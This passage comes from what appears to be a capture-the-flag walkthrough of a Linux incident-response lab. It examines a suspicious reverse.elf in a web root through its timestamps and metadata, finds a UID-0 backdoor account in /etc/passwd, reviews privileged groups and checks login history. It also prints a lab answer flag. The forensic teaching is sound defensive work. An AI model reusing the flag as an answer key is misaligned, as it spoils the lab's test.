-rwxr-xr-x 1 www-data www-data 250 Feb 13 00:26 /var/www/html/assets/reverse.e
lf
```

To view the Change Timestamp (*ctime*) of the same file, we can run:



```
investigator@ip-10-10-19-114:~$ ls -lc /var/www/html/assets/reverse.elf
-rwxr-xr-x 1 www-data www-data 250 Feb 13 00:34 /var/www/html/assets/reverse.e
lf
```


Lastly, to view the Access Timestamp (*atime*) of the file, we can run:




```
investigator@ip-10-10-19-114:~$ ls -lu /var/www/html/assets/reverse.elf
-rwxr-xr-x 1 www-data www-data 250 Mar 22 09:38 /var/www/html/assets/reverse.e
lf
```

As mentioned, a file's Access Timestamp (*atime*) can be easily and inadvertently updated as we perform investigative actions. When we viewed the metadata using *ExifTool* or analysed its checksums with *md5sum* or *sha256sum*, we performed read actions on `reverse.elf`, thus altering its access time. This is an important concept to consider with live forensic analysis, which is why it's crucial to obtain forensically sound backups and copies of the affected system beforehand. Because of this, the *atime* will not be a reliable metric for us.

While it's useful to recall the three commands above, we can also leverage the `stat` command to quickly see all three timestamps at once:


```
investigator@ip-10-10-19-114:~$ stat /var/www/html/assets/reverse.elf
  File: /var/www/html/assets/reverse.elf
  Size: 250             Blocks: 8          IO Block: 4096   regular file
Device: ca01h/51713d    Inode: 526643      Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (   33/www-data)   Gid: (   33/www-data)
Access: 2024-03-22 09:38:17.696000000 +0000
Modify: 2024-02-13 00:26:28.000000000 +0000
Change: 2024-02-13 00:34:50.679215113 +0000
 Birth: -
```

To practice your skills with the `find` command, locate all the files that the user **bob** created in the past 1 minute. Once found, review its contents. What is the flag you receive?



```
investigator@ip-10-10-19-114:~$ find / -path /proc -prune -o -user bob -cmin -
1 -type f -exec cat {} +
find: '/sys/kernel/tracing': Permission denied
find: '/sys/kernel/debug': Permission denied
find: '/sys/fs/pstore': Permission denied
find: '/sys/fs/bpf': Permission denied
```

The flag received is:


```
THM{0b1313afd2136ca0faafb2daa2b430f3}
```

Putting it all together, this `find` command searches for regular files owned by the user "bob", modified within the last 1 minute, excluding entries within the `/proc/` directory, and displays their contents using the `cat` command.

Run the `stat` command against the `/etc/hosts` file on the compromised web server. What is the full **Modify Timestamp (mtime)** value?


```
/var/www/html/assets/reverse.elf: application/x-executable
investigator@ip-10-10-19-114:~$ stat -c "%y" /etc/hosts
2020-10-26 21:10:44.000000000 +0000
```

To find the MIME type;




```
investigator@ip-10-10-19-114:~$ exiftool /var/www/html/assets/reverse.elf
ExifTool Version Number         : 11.88
File Name                       : reverse.elf
Directory                       : /var/www/html/assets
File Size                       : 250 bytes
File Modification Date/Time     : 2024:02:13 00:26:28+00:00
File Access Date/Time           : 2024:03:22 09:38:17+00:00
File Inode Change Date/Time     : 2024:02:13 00:34:50+00:00
File Permissions                : rwxr-xr-x
File Type                       : ELF executable
File Type Extension             :
MIME Type                       : application/octet-stream
CPU Architecture                : 64 bit
CPU Byte Order                  : Little endian
Object File Type                : Executable file
CPU Type                        : AMD x86-64
investigator@ip-10-10-19-114:~$ ^C
investigator@ip-10-10-19-114:~$
```


Users and groups

Identifying User Accounts

Within UNIX-like systems, the */etc/* directory is a central location that stores configuration files and system-wide settings. Specifically, when investigating user accounts, `/etc/passwd` is a colon-separated plaintext file that contains a list of the system's accounts and their attributes, such as the user ID (UID), group ID (GID), home directory location, and the login shell defined for the user.


```
investigator@ip-10-10-176-209:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nolo
gin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin
/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/
```

Attackers can maintain access to a system by creating a backdoor user with root permissions. We can leverage the `cut` and `grep` commands to identify this type of user account backdoor quickly. The following command extracts and displays all user accounts with the user ID (UID) of 0. The presence of a user with UID 0, other than the legitimate root user account, can quickly suggest a potential backdoor account.



```
investigator@ip-10-10-176-209:~$ cat /etc/passwd | cut -d: -f1,3 | grep ':0$'
root:0
b4ckd00r3d:0
```

In the above command, we first display the contents of the `/etc/passwd` file. We then take the contents and perform a `cut` action to extract only the first (username) and third (user ID) fields from each line, delimited (`-d` by the `:` character. We then use the `grep` command to extract specific entries containing `:0`, signifying a user ID of 0.

This, however, is not a foolproof method, as the backdoor account could have been created with legitimate user and group IDs. For further investigation, we can take a look at **groups**.


In Linux systems, certain groups grant specific privileges that attackers may target to escalate their privileges. Some important Linux groups that might be of interest to an attacker include:

- **sudo** or **wheel**: Members of the sudo (or wheel) group have the authority to execute commands with elevated privileges using sudo.
- **adm**: The adm group typically has read access to system log files.
- **shadow**: The shadow group is related to managing user authentication and password information. With this membership, a user can read the `/etc/shadow` file, which contains the password hashes of all users on the system.
- **disk**: Members of the disk group have almost unrestricted read and limited write access inside the system.




```
investigator@ip-10-10-176-209:~$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,ubuntu,investigator
tty:x:5:syslog
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
```

To determine which groups a specific user is a member of, we can run the following command



```
investigator@ip-10-10-251-80:~$ groups investigator
investigator : investigator adm dialout cdrom floppy sudo audio dip video plug
dev netdev lxd
```


Alternatively, to list all of the members of a specific group, we can run the following command:



```
investigator@ip-10-10-251-80:~$ getent group adm
adm:x:4:syslog,ubuntu,investigator
investigator@ip-10-10-251-80:~$
```

If multiple users are in a group (as seen above), their usernames will be listed in a comma-separated format in the entry.

To list all users in the *sudo* group, we can provide either the name "sudo" or the group ID, typically *27*




```
investigator@ip-10-10-251-80:~$ getent group 27
sudo:x:27:ubuntu,investigator
investigator@ip-10-10-251-80:~$
```

Users Logins and Activity
Checking user logins and activity is valuable for performing a real-time analysis of a compromised system. Fortunately, a couple of useful utilities and logs can assist us.

last and lastb


The `last` command is an excellent tool for examining user logins and sessions. It is used to display the history of the last logged-in users. It works by reading the `/var/log/wtmp` file, which is a file that contains every login and logout activity on the system. Similarly, `lastb` specifically tracks failed login attempts by reading the contents of `/var/log/btmp`, which can help identify login and password attacks.



```
investigator@ip-10-10-251-80:~$ last
investig pts/0        10.100.1.36      Fri Mar 22 13:02   still logged in
reboot   system boot  5.4.0-1029-aws   Fri Mar 22 13:02   still running
investig pts/1        10.10.101.34     Tue Feb 13 02:23 - crash (38+10:38)
investig pts/0        10.10.101.34     Tue Feb 13 02:16 - 02:22  (00:05)
reboot   system boot  5.4.0-1029-aws   Tue Feb 13 02:14   still running
jane     pts/1        10.10.101.34     Tue Feb 13 00:36 - crash  (01:37)
jane     pts/1        10.10.101.34     Tue Feb 13 00:35 - 00:36  (00:01)
investig pts/0        10.10.101.34     Tue Feb 13 00:31 - crash  (01:43)
reboot   system boot  5.4.0-1029-aws   Tue Feb 13 00:28   still running
ubuntu   pts/0        10.13.46.43      Mon Feb 12 23:05 - crash  (01:23)
reboot   system boot  5.4.0-1029-aws   Mon Feb 12 23:05   still running
ubuntu   pts/0        10.13.46.43      Mon Feb 12 21:22 - crash  (01:42)
reboot   system boot  5.4.0-1029-aws   Mon Feb 12 21:21   still running
ubuntu   pts/0        10.13.46.43      Mon Feb 12 20:53 - crash  (00:27)
ubuntu   pts/0        10.13.46.43      Mon Feb 12 20:52 - 20:53  (00:00)
reboot   system boot  5.4.0-1029-aws   Mon Feb 12 20:51   still running
ubuntu   pts/0        10.13.46.43      Mon Feb 12 20:27 - crash  (00:23)
reboot   system boot  5.4.0-1029-aws   Mon Feb 12 20:26   still running
ubuntu   pts/0        10.13.46.43      Mon Feb 12 20:03 - 20:03  (00:00)
reboot   system boot  5.4.0-1029-aws   Mon Feb 12 20:02   still running
investig pts/0        10.10.198.220    Mon Feb 12 19:33 - crash  (00:29)
investig pts/0        10.10.198.220    Mon Feb 12 19:31 - 19:33  (00:02)
ubuntu   pts/0        10.13.46.43      Mon Feb 12 19:26 - 19:27  (00:01)
ubuntu   pts/0        10.13.46.43      Mon Feb 12 19:24 - 19:25  (00:01)
ubuntu   pts/0        10.13.46.43      Mon Feb 12 19:21 - 19:23  (00:01)
```

lastlog

Unlike the `last` command, which provides information about all user logins, the `lastlog` command focuses on a user's most recent login activity and reads from the `/var/log/lastlog` file.




```
nvestigator@ip-10-10-251-80:~$ lastlog
sername          Port     From             Latest
oot                                        **Never logged in**
aemon                                      **Never logged in**
in                                         **Never logged in**
ys                                         **Never logged in**
ync                                        **Never logged in**
ames                                       **Never logged in**
an                                         **Never logged in**
p                                          **Never logged in**
ail                                        **Never logged in**
ews                                        **Never logged in**
ucp                                        **Never logged in**
roxy                                       **Never logged in**
ww-data                                    **Never logged in**
ackup                                      **Never logged in**
ist                                        **Never logged in**
rc                                         **Never logged in**
nats                                       **Never logged in**
obody                                      **Never logged in**
ystemd-network                             **Never logged in**
ystemd-resolve                             **Never logged in**
ystemd-timesync                            **Never logged in**
essagebus                                  **Never logged in**
yslog                                      **Never logged in**
apt                                        **Never logged in**
ss                                         **Never logged in**
uidd                                       **Never logged in**
```

In addition to `lastb`, there are other ways to view failed login attempts on Linux through specific log files. The `/var/log/auth.log` file (or `/var/log/secure` on some distributions like CentOS or Red Hat) contains records of authentication-related events, including both successful and failed login attempts.

who

The `who` command is a very straightforward command that can be used to display the users that are currently logged into the system. The output of this command can provide details such as the name of the user logged in, the terminal device used, the time that the session was established, idle activity, the process ID of the shell, and additional comments that may include details such as the initial command used to start the session.



